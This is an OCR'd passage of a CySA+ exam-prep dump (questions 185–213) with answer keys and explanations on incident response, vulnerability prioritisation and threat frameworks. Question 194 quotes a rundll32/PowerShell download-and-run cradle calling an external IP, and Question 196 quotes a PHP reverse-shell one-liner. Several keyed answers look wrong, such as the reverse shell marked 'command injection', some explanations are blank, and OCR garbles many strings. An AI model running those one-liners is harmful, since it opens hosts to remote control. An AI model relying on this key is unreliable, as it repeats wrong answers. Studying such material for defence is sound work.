When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the

anomalous behavior?

A. Changes to system environment variables
B. SMB network traffic related to the system process
C. Recent browser history of the primary user
D. Activities taken by PID 1024

Answer: D

Explanation:

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

Reference: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

Question: 186

A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:

Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S:U/C: H/I : L/A:L
Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S:U/C: L/I : L/A: H
Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S:U/C: L/I : H/A:L
Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L

Which of the following vulnerabilities should be patched first?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: A

Explanation:

Question: 187

A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is

vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

A. Transfer
B. Mitigate C. Accept D. Avoid

Answer: B

Explanation:

Question: 188


HOTSPOT
A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS
Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

Traffic denied:
Dec 1 14:10:46 fireOO fireOO: NetScreen device_id=fireOO [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0

src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001

Dec 114:12:31 fireOO akal: NetScreen device_id=akal (Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721

Dec 114:14:31 fireOO akal: NetScreen device_id=akal [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port= 17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fireOO savOO: NetScreen device_id=savOO [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernetl/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID Oxlc! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report | X

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added	File	\\hostl\users\userl\Downloads\payroll.xlsx	Domainusers\userl	11/30/19 12:05:34
Where: Workstation:	Hostl 172.30.0.152			
Removed	File	\\hostl\users\userl\Downloads\payroll.xlsx	Domainusers\userl	11/30/19 12:25:13
Where: Workstation:	Hostl 172.30.0.152			
Date created:		"11/30/19 12:05:34"		
Added	File	\\hostl\users\userl\Downloads\resumel.docx	Domainusers\userl	12/1/19 13:59:25
Where: Workstation:	Hostl 172.30.0.152			
Added	File	\\hostl\users\userl\Downloads\invoice.exe	Domainusers\userl	12/1/19 14:03:55
Where: Workstation:	Hostl 172.30.0.152			
Renamed	File		Domainusers\userl	12/1/19 14:25:30
Where: Workstation:	Hostl 172.30.0.152			
Name changed from:		resumel.docx to resume2.docx		

Malware domain list:

Malware domain list I X

MalwareDomainList.com Host List

http://www.maowaredomainlist.com/hostlist/hosts.txt

Last updated: 3 Dec 2019, 21:00:00

#IP#

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115

Vulnerability Scan Report:

Vulnerability scan report I X

HIGH SEVERITY

Title: Cleartext transmission of sensitive information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations

Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.

Affected asset: 172.30.0.152

Risk: Enhanced risk for unauthorized or malicious software installation

Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute

Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected asset: 172.30.0.157

Risk: Session sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate

Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Affected asset: 172.30.0.153

Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).

Reference: CVE-2005-1234

Phishing Email:

Phishing email | x

From: IT HelpDesk <it-helpdesk@company.com>

Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

HI,


In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.


Thank you.


IT HelpDesk



Answer

Explanation:





Question: 189

Which of the following is a nation-state actor least likely to be concerned with?

A. Detection by MITRE ATT&CK framework.
B. Detection or prevention of reconnaissance activities.
C. Examination of its actions and objectives.
D. Forensic analysis for legal action of the actions taken

Answer: D

Explanation:

A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors. They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution. Reference:

1: MITRE ATT&CK®
2: What is the MITRE ATT&CK Framework? | IBM
3: MITRE ATT&CK | MITRE
4: Cyber Forensics Explained: Reasons, Phases & Challenges of Cyber Forensics | Splunk
5: Digital Forensics: How to Identify the Cause of a Cyber Attack - G2

Question: 190

Which of the following most accurately describes the Cyber Kill Chain methodology?

A. It is used to correlate events to ascertain the TTPs of an attacker.
B. It is used to ascertain lateral movements of an attacker, enabling the process to be stopped.
C. It provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage

D. It outlines a clear path for determining the relationships between the attacker, the technology used, and the target

Answer: C

Explanation:

The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics. Reference: The Cyber Kill Chain: The Seven Steps of a Cyberattack

Question: 191

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery
B. Command and control
C. Reconnaissance
D. Weaporization

Answer: B

Explanation:

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. Reference: Cyber Kill Chain® | Lockheed Martin

Question: 192

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following

would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Answer: B

Explanation:

A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

Question: 193

Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

A. It provides analytical pivoting and identifies knowledge gaps.
B. It guarantees that the discovered vulnerability will not be exploited again in the future.
C. It provides concise evidence that can be used in court
D. It allows for proactive detection and analysis of attack events

Answer: A

Explanation:

The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

Question: 194

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"X. ,Xmshtml.RunHMTLApplicatiGn ".-document .write () ;r=new%20 ActiveXObject ("WScript
.Shell") .run ("powershell -w h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).Downloadstring('77.24
7.109.ISS/AccessT.ken.psi'))*,0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script "AccessToken.psr.
D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

Question: 195

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

A. Preparation
B. Validation
C. Containment
D. Eradication

Answer: C

Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

Question: 196

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket^Kfsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <43 >43 2>43")
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: B

Explanation:

The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

Question: 197

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

A. Scan the employee's computer with virus and malware tools.
B. Review the actions taken by the employee and the email related to the event
C. Contact human resources and recommend the termination of the employee.
D. Assign security awareness training to the employee involved in the incident.

Answer: B

Explanation:

In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact.Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

Question: 198

Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

A. To require that an incident be reported through the proper channels
B. To identify and document staff who have the authority to declare an incident
C. To allow for public disclosure of a security event impacting the organization
D. To establish the department that is responsible for responding to an incident

Answer: B

Explanation:

The formal incident declaration is crucial to identify and document the staff who have the authority to declare an incident, ensuring that incidents are handled by authorized

personnel. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

Question: 199

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerably 1
CVSS:3JrW:N/AC±;PR;N/UI^^ Base Scorer 7.5
High
SMITTEN Malware exploitable. No. Exploit Activity: Low. Exposed Externally No

VulneraWliryJ?

CVSS:3J/AV;N/AC:UPRl/UliN/&^ * Base Score. 5.4

Medium

SMITTEN Malware exploitable: Yes Exploil Activity HIGH Exposed Externally Yes

Vulnerability 3

CV^Tl AV NAclpR N-Ui N^ - Base Score: 9 8 Critical

SMITTEN Malware exploitable: No Exploit Activity. None Exposed Externally Yes

VuineraNiityJ

CV$$:3J/AttN/AC:UPRl/UI:N/S:^ - Base Score: 9 9

Critical

SMITTEN: Malware exploitable: Yes: Exploit Activity Medium Exposed Externally No

Which of the following vulnerabilities should be prioritized?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: B

Explanation:

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. Reference: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

Question: 200

A small company does no! have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

A. Corrective controls
B. Compensating controls
C. Operational controls
D. Administrative controls

Answer: B

Explanation:

Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size

Question: 201

Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

A. Mean time to detect
B. Mean time to respond
C. Mean time to remediate
D. Service-level agreement uptime

Answer: A

Explanation:

Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

Question: 202

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

A. Signal-shielded bag B. Tamper-evident seal C. Thumb drive
D. Crime scene tape
E. Write blocker
F. Drive duplicator

Answer: A,B

Explanation:

A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. Reference: Mobile device forensics, Section: Acquisition

Question: 203

A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

A. Hostname
B. Missing KPI
C. CVE details
D. POC availability
E. IoCs
F. npm identifier

Answer: C,E

Explanation:

CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. Reference: Server and

Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

Question: 204

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.
B. The firewall was using a paid feed.
C. The firewall certificate expired.
D. The firewall failed open.

Answer: C

Explanation:

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

Question: 205

A security analyst noticed the following entry on a web server log:

Warning: fopen (http://127.0.0.1:16) : failed to open stream: Connection refused in /hj/var/www/showimage.php on line 7

Which of the following malicious activities was most likely attempted?

A. XSS
B. CSRF
C. SSRF
D. RCE

Answer: C

Explanation:

The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on

behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

Question: 206

A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

A. Potential precursor to an attack
B. Unauthorized peer-to-peer communication
C. Rogue device on the network
D. System updates

Answer: A

Explanation:

Question: 207

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability

has reappeared on a database server. Which of the following is the most likely cause?

A. The finding is a false positive and should be ignored.
B. A rollback had been executed on the instance.
C. The vulnerability scanner was configured without credentials.
D. The vulnerability management software needs to be updated.

Answer: B

Explanation:

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. Reference: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

Question: 208

A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner

Which of the following vulnerability scanning methods should be used to best meet these requirements?

A. Internal
B. Agent
C. Active
D. Uncredentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. Reference: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

Question: 209

A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

A. A vulnerability that has related threats and loCs, targeting a different industry
B. A vulnerability that is related to a specific adversary campaign, with loCs found in the SIEM
C. A vulnerability that has no adversaries using it or associated loCs
D. A vulnerability that is related to an isolated system, with no loCs

Answer: B

Explanation:

A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts. Reference: How to Prioritize Vulnerabilities Effectively: Vulnerability Prioritization Explained, Section: How to prioritize vulnerabilities step by step to avoid drowning in sea of problems; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

Question: 210

A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20 06 05	LDAP A read operation was performed on an object Domain Admins
20 06 05	LDAP A read operation was performed on an object Domain Servers
20 06 09	EDR A local group was enumerated Administrators
20:06:23	EDR' SMB connection attempts to multiple hosts from single host. PC021

Which of the following is most likely occurring, based on the events in the log?

A. An adversary is attempting to find the shortest path of compromise.
B. An adversary is performing a vulnerability scan.
C. An adversary is escalating privileges.
D. An adversary is performing a password stuffing attack..

Answer: B

Explanation:

Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. Reference: CompTIA CySA+ Study Guide: Exam CS0- 003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

Question: 211

AXSS vulnerability was reported on one of the non-sensitive/non-mission-critical public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website ofline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: D,F

Explanation:

The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code. These recommendations are effective, efficient, and less disruptive than the other options. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

Question: 212

Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

A. Enrich the SIEM-ingested data to include all data required for triage.
B. Schedule a task to disable alerting when vulnerability scans are executing.
C. Filter all alarms in the SIEM with low severity.

D. Add a SOAR rule to drop irrelevant and duplicated notifications.

Answer: B

Explanation:

Question: 213

An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7 20 am	10 30 am	180
